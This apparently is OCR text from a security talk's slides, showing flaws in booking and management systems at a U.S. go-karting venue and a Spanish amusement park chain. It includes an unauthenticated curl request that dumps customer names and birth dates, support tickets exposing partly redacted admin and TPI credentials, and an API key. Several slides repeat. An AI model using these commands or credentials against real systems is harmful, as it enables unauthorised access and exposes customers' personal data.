
213 Reservations found

[redacted]	[redacted]	2024-03-16	13:00:00	[SELECT]
[redacted]	[redacted]	2024-03-09	15:00:00	[SELECT]
[redacted]	[redacted]	2024-04-13	11:00:00	[SELECT]
[redacted]	[redacted]	2024-03-08	17:00:00	[SELECT]
[redacted]	[redacted]	2024-04-13	13:00:00	[SELECT]
[redacted]	[redacted]	2024-03-16	15:00:00	[SELECT]
[redacted]	[redacted]	2024-03-16	17:00:00	[SELECT]
[redacted]	[redacted]	2024-03-17	12:30:00	[SELECT]

Manage all bookings wo auth

Change prices/discount $

Some leak information




Fatal error: Uncaught Error: Call to a member function row() on boolean in /var/www/vhosts/[redacted]/application/controllers/POS.php:302 Stack trace: #0 /var/www/vhosts/[redacted]/system/core/CodeIgniter.php(339): POS->add_package('346847') #1 /var/www/vhosts/[redacted]/public/index.php(222): require_once('/var/www/vhosts...') #2 {main} thrown in **/var/www/vhosts/[redacted]/application/controllers/POS.php** on line **302**

STAGE 08

Side servers

ZENDESK



Sign up to [redacted] Support

Welcome to [redacted] support


Please follow our registration form.
It is very important to enter as much information as is possible, this will help us to contact you.
Do not forget after registration you will receive a confirmation e-mail.
Just open your mailbox and click on the link received.
Your request will only be visible to our consultants after your confirmation.

Required fields are marked by an asterisk (*)

Your full name *

Your email *

ZENDESK



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



D and your endpoint URL to be able to operate with this location.

Location ID *	U0
Connection protocol *	● TPI ○ API
Endpoint *	https://[redacted]06:34001
TPI Username	crm
TPI Password	pl[redacted]1@
TPI Port	34001

ZENDESK



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



D and your endpoint URL to be able to operate with this location.

Location ID *	U0
Connection protocol *	● TPI ○ API
Endpoint *	https://[redacted]06:34001
TPI Username	crm
TPI Password	pl[redacted]1@
TPI Port	34001




Webservices

Jse web services to interact with our data API.

1 record available

API Key
457289

ZENDESK



Sign up to [redacted] Support

Welcome to [redacted] support

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
Required fields are marked by an asterisk (*)

Your full name *


Your email *



D and your endpoint URL to be able to operate with this location.

Location ID *	U0
Connection protocol *	● TPI ○ API
Endpoint *	https://[redacted]6:34001
TPI Username	crm
TPI Password	pl[redacted]1@
TPI Port	34001

- Network diagram
- Some ip's and ports
- Leaked credentials/mails




Webservices

lse web services to interact with our data API.

1 record available

API Key
457289

ZENDESK



Comments

1 comment

O[redacted]

2 months ago


Hello Support

from yesterday i cant access my computer (TA[redacted])


user name   playcard-bu\administrator

password   Ad[redacted]

GO-KARTING - U.S



GO-KARTING - U.S



Kiosk

Users Registration

Employees

Administration

Working Time

Briefing videos

Briefing videos

Next session / Briefing videos

Monitors Adult Track

Monitor for Drivers

Pit Monitor Legacy


Pit Monitor

Pit Monitor Line Draw

Pit Monitor V2


Pit Monitor V2 OUT


Scanner Monitor



```
$curl http://[redacted]/ajax/register/users -s | jq
{
  "users": [
    {
      "first_name": "[redacted]",
      "last_name": "[redacted]",
      "uuid": "5229c44a-0ce0-4b7a-8782-ab7f43f0d94e",
      "dob": "1988-05-01",
      "age": 35,
      "is_local": 1
    },
    {
      "first_name": "[redacted]",
      "last_name": "[redacted]",
      "uuid": "61d8480d-b057-4fd1-ad81-abd11e8b3a1d",
      "dob": "2004-09-24",
      "age": 19,
      "is_local": 1
    },
```

GO-KARTING - U.S






```
└──╼ $curl http://[redacted]/ajax/register/users -s | jq
{
  "users": [
    {
      "first_name": "[redacted]",
      "last_name": "[redacted]",
      "uuid": "5229c44a-0ce0-4b7a-8782-ab7f43f0d94e",
      "dob": "1988-05-01",
      "age": 35,
      "is_local": 1
    },
    {
      "first_name": "[redacted]",
      "last_name": "[redacted]",
      "uuid": "61d8480d-b057-4fd1-ad81-abd11e8b3a1d",
      "dob": "2004-09-24",
      "age": 19,
      "is_local": 1
    },
```

- Login page
- Api wo token
- Endpoints wo firewall


AMUSEMENT PARK - SPAIN



[redacted]

CONSOLA [redacted]

- [redacted] AWS
- [redacted] -Paterna
- [redacted]
- [redacted] -Malaga
- [redacted] -Barcelona
- [redacted] -Barcelona
- [redacted] 2 -Barcelona
- [redacted] -Madrid
- [redacted] -Malaga
- [redacted] -Barcelona
- [redacted] -Malaga
- [redacted] -Benidorm
- [redacted] -Barcelona
- [redacted] -Murcia
- [redacted] -Malaga
- [redacted] -Zaragoza
- [redacted] -Santander
- [redacted] -Lisboa
- [redacted] -Lanzarote
- [redacted] -Jaen
- [redacted] -Toledo
- [redacted] -Madrid



[redacted]

Welcome to [redacted]


User

Name

Password

Password

AMUSEMENT PARK - SPAIN



CONSOLA [redacted]

- [redacted] AWS
- [redacted] -Paterna
- [redacted]
- [redacted]-Malaga
- [redacted] -Barcelona
- [redacted] -Barcelona
- [redacted] 2 -Barcelona
- [redacted] -Madrid
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
- [redacted]-Barcelona
- [redacted] -Murcia
- [redacted] -Malaga
- [redacted] -Zaragoza
- [redacted] -Santander
- [redacted] -Lisboa
- [redacted]-Lanzarote
- [redacted]-Jaen
- [redacted] -Toledo
- [redacted] -Madrid



Welcome to [redacted]


User

Name

Password

